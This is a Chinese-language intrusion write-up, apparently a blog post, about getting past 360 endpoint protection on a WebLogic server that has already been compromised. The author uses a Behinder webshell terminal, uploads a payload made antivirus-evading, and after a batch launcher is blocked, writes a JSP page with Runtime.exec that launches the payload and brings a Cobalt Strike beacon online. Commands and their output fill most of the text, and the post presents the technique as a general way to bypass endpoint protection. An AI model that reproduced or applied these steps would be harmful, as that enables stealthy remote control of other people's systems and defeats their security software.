使用场景：
已经拿到了一个 webshell，但是无法正常执行命令（和 disable_function 的结果一样，但是拦截的东西不同），因为被 360 安全大脑的主动防御拦截了。

如下所示：

单单执行敏感命令这层可以用冰蝎来过
正常在命令执行板块是无法执行成功的

```
C:/Oracle/Middleware/user_projects/domains/base_domain/ >net user
Cannot run program "cmd.exe": CreateProcess error=5, ¾Ü¾ø·Ã
```

这里用他的虚拟终端来做

原理我猜测是他自己传了一个 cmd 上去，然后执行，具体没有细看。

```
C:\Oracle\Middleware\user_projects\domains\base_domain>net user
net user

\\WEB 的用户帐户

-------------------------------------------------------------------------------
Administrator            delay                  Guest
命令成功完成。
```

在这里执行可以成功回显
这里尝试 cs 上线，首先切到 cs 传马的目录下

```
2022/04/20  04:25    <DIR>          .
2022/04/20  04:25    <DIR>          ..
2019/10/20  17:30                37 2019-10-20.dmp
2019/10/20  17:30    <DIR>          360
2022/04/16  21:27        14,539,776 bb.exe
2019/09/08  18:59                 0 DMIE80D.tmp
2022/04/20  04:25                32 fuck.bat
2022/04/16  21:39               306 fuck.txt
2019/09/09  10:38                 0 FXSAPIDebugLogFile.txt
2019/09/09  10:38                 0 FXSTIFFDebugLogFile.txt
2022/04/16  23:34                31 test.bat
2022/04/16  22:37         1,293,312 test1.exe
2019/09/09  10:57    <DIR>          vmware-SYSTEM
2022/04/20  04:32            57,223 vmware-vmsvc.log
2022/04/20  04:33            18,797 vmware-vmusr.log
2022/04/20  04:32               960 vmware-vmvss.log
2022/04/16  21:28         1,415,168 windows_x86_agent.exe
              13 个文件     17,325,642 字节
```

这个 test1.exe 是我传的，当然，马本身需要做免杀处理。

然后尝试直接执行

```
C:\Windows\Temp>test1.exe
test1.exe
```

依然会被拦截

这里可以判断 360 是 hook 了底层还是只是检查是否外部执行 cmd 然后拉取 exe 文件

因此这里可以去实验的机器上直接执行该 exe 文件，发现能够成功上线

```
** initial beacon from Administrator *
```

那么这里冰蝎尝试利用 bat 执行上线，发现被拦截

```
 C:\Windows\Temp 的目录

2022/04/20  13:31    <DIR>          .
2022/04/20  13:31    <DIR>          ..
2019/10/20  17:30                37 2019-10-20.dmp
2019/10/20  17:30    <DIR>          360
2022/04/16  21:27        14,539,776 bb.exe
2019/09/08  18:59                 0 DMIE80D.tmp
2022/04/20  04:25                32 fuck.bat
2019/09/09  10:38                 0 FXSAPIDebugLogFile.txt
2019/09/09  10:38                 0 FXSTIFFDebugLogFile.txt
2022/04/16  23:34                31 test.bat
2022/04/16  22:37         1,293,312 test1.exe
2019/09/09  10:57    <DIR>          vmware-SYSTEM
2022/04/20  12:41            57,810 vmware-vmsvc.log
2022/04/20  04:33            18,797 vmware-vmusr.log
2022/04/20  04:32               960 vmware-vmvss.log
2022/04/16  21:28         1,415,168 windows_x86_agent.exe
              12 个文件     17,325,923 字节
               4 个目录 23,708,106,752 可用字节

C:\Windows\Temp>cat
cat
'cat' 不是内部或外部命令，也不是可运行的程序
或批处理文件。

C:\Windows\Temp>type fuck.bat
type fuck.bat
start C:/Windows/Temp/test1.exe
```

```
C:\Windows\Temp>cmd /c fuck.bat
cmd /c fuck.bat
```

bat 拦截了，而直接执行，之前试过，也被拦截了，还有什么别的方法呢？
由于目标是 java 环境，这里可以尝试利用 jsp 执行系统命令上线，具体做法是先写一个 jsp 的脚本

```
<%@ page import="java.io.IOException" %>

<%
    String cmd = "C:/Windows/Temp/test1.exe";
    Process rt = Runtime.getRuntime().exec(cmd);
%>
```


然后放到 weblogic 的 webshell 路径下，如果找不到 webshell 可以使用文件查找命令
dir c:\ /s /b |find "fuck4.jsp"

```
C:\Windows\Temp>dir c:\ /s /b | find "fuck4.jsp"
dir c:\ /s /b | find "fuck4.jsp"
c:\Oracle\Middleware\user_projects\domains\base_domain\servers\AdminServer\tmp\_WL_internal\bea_wls9_async_re
ponse\8tpkys\war\fuck4.jsp
```

然后把 jsp 文件放到该路径下

..	0	2022/04/16 18:58:39	R/W/E
.beamarker.dat	1	2022/04/16 17:29:45	R/W/E
111.jsp	2616	2022/04/16 23:23:42	R/W/E
exec.jsp	147	2022/04/20 13:33:47	R/W/E
fuck.txt	15	2022/04/16 19:05:14	R/W/E
fuck1.jsp	861	2022/04/16 19:08:39	R/W/E
fuck1.txt	861	2022/04/16 19:10:14	R/W/E
fuck3.jsp	807	2022/04/16 20:54:05	R/W/E
fuck4.jsp	587	2022/04/16 20:55:23	R/W/E
gesila.jsp	2616	2022/04/16 23:23:35	R/W/E
META-INF	0	2011/11/15 09:01:22	R/W/E
WEB-INF	4096	2011/11/15 09:01:22	R/W/E

然后在浏览器访问即可



360 没有提示，成功上线

这里的思路可以推广，什么环境用什么东西调用系统命令想办法执行即可，总之得绕个弯子

```
04/20 01:46:02 *** initial beacon from Administrator
```